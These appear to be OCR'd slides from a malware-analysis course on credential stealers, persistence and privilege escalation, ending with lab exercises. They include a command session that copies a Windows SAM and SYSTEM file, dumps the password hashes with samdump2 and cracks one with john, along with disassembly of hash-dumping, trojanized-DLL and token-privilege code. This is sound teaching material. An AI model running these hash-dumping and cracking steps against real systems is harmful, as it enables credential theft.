
Hash Dumping

- Dumping Windows hashes is a popular way for malware to access system credentials.
- Attackers try to grab these hashes in order to crack them offline or to use them in a pass-the-hash attack.
- A **pass-the-hash** attack uses LM and NTLM hashes to authenticate to a remote host without needing to decrypt or crack the hashes to obtain the plaintext password to log in.
- **SAM Database (Security Accounts Manager)**: `%WINDIR%\system32\config\SAM`. SAM is the file used by Windows for user accounts.
- **SYSTEM File (Key)** : It is the file that has the file's private key to open the SAM. `%WINDIR%\system32\config\SYSTEM`

Credential Stealers VII



Credential Stealers VIII



Credential Stealers IX

```
root@kali:~# mount -t ntfs /dev/sda1 /mnt
root@kali:~# cd /mnt/WINDOWS/system32/config/
root@kali:/mnt/WINDOWS/system32/config# ls
AppEvent.Evt                    SAM.LOG        software.sav   TempKey.LOG
default                         SecEvent.Evt   SysEvent.Evt   userdiff
default.LOG                     SECURITY       system         userdiff.LOG
default.sav                     SECURITY.LOG   system.LOG
SAM                             software       systemprofile
samdump2_1.1.1-1.1_amd64.deb    software.LOG   system.sav
root@kali:/mnt/WINDOWS/system32/config# cp system /mnt/Documents\ and\ Set
tings/IEUser/hash/
root@kali:/mnt/WINDOWS/system32/config# cp SAM /mnt/Documents\ and\ Settin
gs/IEUser/hash/
root@kali:/mnt/WINDOWS/system32/config#
```

Credential Stealers X

```
root@kali:/mnt/Documents and Settings/IEUser/hash# samdump2 system SAM > hash_values.txt
root@kali:/mnt/Documents and Settings/IEUser/hash# cat hash_values.txt
Administrator:500:b34ce522c3e4c87722c34254e51bff62:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* HelpAssistant:1000:9b45eefa50cbd1f779518231c8ae0fb3:8da1ecee0f0c121facdfb869612a33c6:::
*disabled* SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:60a8616c6fd013a1aff2d7c3328b4af8:::
IEUser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bgm554:1004:83d4332c20265e91aad3b435b51404ee:d7874de73f8f874cee6c49d88d2f70af:::
root@kali:/mnt/Documents and Settings/IEUser/hash# john hash_values.txt  -user=bgm554
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
BGM554           (bgm554)
1g 0:00:00:00 DONE 1/3 (2017-03-19 13:36) 100.0g/s 8900p/s 8900c/s 8900C/s BGM554..455MGB!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Credential Stealers XI

```
1000123F push offset LibFileName ; "samsrv.dll" (1)
10001244 call esi ; LoadLibraryA
10001248 push offset aAdvapi32_dll_0 ; "advapi32.dll" (2)
...
10001251 call esi ; LoadLibraryA
...
1000125B push offset ProcName ; "SamIConnect"
10001260 push ebx ; hModule
10001265 call esi ; GetProcAddress
...
10001281 push offset aSamrqu ; "SamrQueryInformationUser"
10001286 push ebx ; hModule
1000128C call esi ; GetProcAddress
...
100012C2 push offset aSamigetpriv ; "SamIGetPrivateData"
100012C7 push ebx ; hModule
100012CD call esi ; GetProcAddress
...
100012CF push offset aSystemfuncti ; "SystemFunction025" (3)
100012D4 push edi ; hModule
100012DA call esi ; GetProcAddress
100012DC push offset aSystemfuni_0 ; "SystemFunction027" (4)
100012E1 push edi ; hModule
100012E7 call esi ; GetProcAddress
```

- The code obtaining handles to the libraries *samsrv.dll* and *advapi32.dll* via *LoadLibrary* at (1) and (2).
- The hashes will be extracted with *SamIGetPrivateData* and decrypted by *SystemFunction025* and *SystemFunction027*, which are imported from *advapi32.dll*, as seen at (3) and (4).

Persistence Mechanisms I

Persistence Mechanisms

- Once malware gains access to a system, it often looks to be there for a long time.
- This behavior is known as **persistence**

The Windows Registry

- it is common for malware to access the registry to store configuration information, gather information about the system, and install itself persistently.
- Popular registry key:
  `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersic`
- There are a couple popular registry entries :
  - *AppInit_DLLs*
  - *Winlogon*
  - *SvcHost DLLs*


Persistence Mechanisms II

AppInit_DLLs

- *AppInit_DLLs* are loaded into every process that loads *User32.dll*,
- and a simple insertion into the registry will make AppInit_DLLs persistent
- The AppInit_DLLs value is stored in the following Windows registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

Persistence Mechanisms III



Persistence Mechanisms IV

Winlogon Notify

- Malware authors can hook malware to a particular **Winlogon** event, such as **logon**, **logoff**, **startup**, **shutdown**, and **lock screen**.
- This can even allow the malware to load in safe mode.
- The registry entry consists of the Notify value in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

- When winlogon.exe generates an event, Windows checks the Notify registry key for a DLL that will handle it.

Persistence Mechanisms V

SvcHost DLLs

- All services persist in the registry, and if they're removed from the registry, the service won't start.
- Svchost.exe is a generic host process for services that run from DLLs, and Windows systems often have many instances of svchost.exe running at once.
- Each instance of svchost.exe contains a group of services that makes development, testing, and service group management easier.
- The groups are defined at the following registry location

  `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost`

- Services are defined in the registry at the following location

  `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName`

- To identify this technique, **monitor the Windows registry using dynamic analysis**, or look for service functions such as **CreateServiceA** in the disassembly

Persistence Mechanisms VI

Trojanized System Binaries

- Another way that malware gains persistence is by trojanizing system binaries.
- Malware authors typically target a system binary that is used frequently in normal Windows operation. DLLs are a popular target.
- A system binary is typically modified by patching the entry function so that it jumps to the malicious code.

Original code	Trojanized code

`DllEntryPoint(HINSTANCE hinstDLL,`
`  DWORD fdwReason, LPVOID lpReserved)`
 	
`mov  edi, edi`
`push  ebp`
`mov  ebp, esp`
`push  ebx`
`mov  ebx, [ebp+8]`
`push  esi`
`mov  esi, [ebp+0Ch]`
	`DllEntryPoint(HINSTANCE hinstDLL,`
	`  DWORD fdwReason, LPVOID lpReserved)`
	
	`jmp  DllEntryPoint_0`

Persistence Mechanisms VII

```
76E8A660 DllEntryPoint_0
76E8A660      pusha ; Push AX, CX, DX, BX, original SP, BP, SI, and DI
76E8A661      call sub_76E8A667 (1)
76E8A666      nop
76E8A667 sub_76E8A667
76E8A667      pop ecx
76E8A668      mov eax, ecx
76E8A66A      add eax, 24h
76E8A66D      push eax
76E8A66E      add ecx, 0FFFF69E2h
76E8A674      mov eax, [ecx]
76E8A677      add eax, 0FFF00D7Bh
76E8A67C      call eax ; LoadLibraryA
76E8A67E      popa
76E8A67F      mov edi, edi (2)
76E8A681      push ebp
76E8A682      mov ebp, esp
76E8A684      jmp loc_76E81BB2
...
76E8A68A aMsconf32_dll db 'msconf32.dll',0 (3)
```

Persistence Mechanisms VIII

DLL Load-Order Hijacking

- The default search order for loading DLLs on Windows XP is as follows:
  - The directory from which the application loaded
  - The current directory
  - The system directory
  - The Windows directory
  - The directories listed in the *PATH* environment variable
- The DLL loading process can be skipped by utilizing the KnownDLLs registry key, which contains a list of specific DLL locations, typically located in . . . /Windows/System32/.
- DLL load-order hijacking can be used on binaries in directories other than /System32.
- For example, explorer.exe in the /Windows directory loads *ntshrui.dll* found in */System32*. Because *ntshrui.dll* is not a known DLL, the default search is followed, If a malicious DLL named *ntshrui.dll* is placed in */Windows*, it will be loaded in place of the legitimate DLL.
- Any startup binary not found in /**System32** is vulnerable to this attack, and e**xplorer.exe has roughly 50 vulnerable DLLs**.

Privilege Escalation I

Privilege Escalation

- Most users run as local administrators, which is good news for malware authors.
- This means that the user has administrator access on the machine, and can give the malware those same privileges.
- The majority of privilege-escalation attacks are known exploits or zero-day attacks against the local OS, many of which can be found in the Metasploit Framework (http://www.metasploit.com/).

Privilege Escalation II

Using SeDebugPrivilege

- Processes run by a user don't have free access to everything,
- One way that malware gains access to such functions is by setting the access token's rights to enable *SeDebugPrivilege*
- An **access token** is an object that contains the security descriptor of a process
- The security descriptor is used to specify the access rights of the owner—in this case, the process
- The *SeDebugPrivilege* privilege was created as a tool for system-level debugging, but malware authors exploit it to gain full access to a system-level process.
- An access token can be adjusted by calling **AdjustTokenPrivileges**.

Privilege Escalation III

```
void adjust_priv_and_check_specific_process()
{
  signed int priv; // esi@1

  priv = 0;
  if ( !g_freelib_code )
  {
    tick = GetTickCount();
    if ( AdjustTokenPriv(L"SeShutdownPrivilege") )
      priv = 1;
    if ( AdjustTokenPriv(L"SeDebugPrivilege") )
      priv |= 2u;
    if ( AdjustTokenPriv(L"SeTcbPrivilege") )
      priv |= 4u;
    g_priv = priv;
    g_process = check_av_proc_hash();
    if ( GetModuleFileNameW(Src, &pszPath, 0x30Cu) )
      ReadLoader();
  }
}
```

Figure: If the running user has the SeDebugPrivilege permission, the malware will assume it has administrative privileges, it will then attempt to encrypt the drive using the known Petya code.

Privilege Escalation IV

```
00401003 lea eax, [esp+1Ch+TokenHandle]
00401006 push eax ; TokenHandle
00401007 push (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY) ; DesiredAccess
00401009 call ds:GetCurrentProcess
0040100F push eax ; ProcessHandle
00401010 call ds:OpenProcessToken (1)
00401016 test eax, eax
00401018 jz short loc_401080
0040101A lea ecx, [esp+1Ch+Luid]
0040101E push ecx ; lpLuid
0040101F push offset Name ; "SeDebugPrivilege"
00401024 push 0 ; lpSystemName
00401026 call ds:LookupPrivilegeValueA
0040102C test eax, eax
0040102E jnz short loc_40103E
...
0040103E mov eax, [esp+1Ch+Luid.LowPart]
00401042 mov ecx, [esp+1Ch+Luid.HighPart]
00401046 push 0 ; ReturnLength
00401048 push 0 ; PreviousState
0040104A push 10h ; BufferLength
0040104C lea edx, [esp+28h+NewState]
00401050 push edx ; NewState
00401051 mov [esp+2Ch+NewState.Privileges.Luid.LowPt], eax (3)
00401055 mov eax, [esp+2Ch+TokenHandle]
00401059 push 0 ; DisableAllPrivileges
0040105B push eax ; TokenHandle
0040105C mov [esp+34h+NewState.PrivilegeCount], 1
00401064 mov [esp+34h+NewState.Privileges.Luid.HighPt], ecx (4)
```

Privilege Escalation V

```
00401068 mov [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED (5)
00401070 call ds:AdjustTokenPrivileges (2)
```

- The access token is obtained using a call to *OpenProcessToken* at (1)
- The information obtained from *OpenProcessToken* and *LookupPrivilegeValueA* is used in the call to AdjustTokenPrivileges at (2)

Lab I

Lab - 1

- Analyze the malware found in Lab11-01.exe.
  - MD5 and SHA1 virustotal.com results using fciv.
  - What does the malware drop to disk? (Process Monitor, CreateFiles, msgina32.dll)
  - How does the malware achieve persistence? (regedit - GinaDLL)
  - How does the malware steal user credentials? (IdaPro WlxLoggedOutSAS, WriteToFile)
  - What does the malware do with stolen credentials? (Create file msutil32.sys with stolen uname and pwd)
  - How can you use this malware to get user credentials from your test environment?

Lab II

Lab - 2

- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.
  - MD5 and SHA1 virustotal.com results using fciv.
  - What are the exports for this DLL malware?
  - What happens after you attempt to install this malware using rundll32.exe?
  - How is this malware installed for persistence?
  - Which process(es) does this malware attack and why?

Lab III

Lab - 3

- Analyze the malware found in *Lab11-03.exe* and *Lab11-03.dll*. Make sure that both files are in the same directory during analysis.
  - MD5 and SHA1 virustotal.com results using fciv.
  - What interesting analysis leads can you discover using basic static analysis?
  - What happens when you run this malware?
  - How does *Lab11-03.exe* persistently install *Lab11-03.dll*?
  - Which Windows system file does the malware infect?
  - What does *Lab11-03.dll* do?
  - Where does the malware store the data it collects?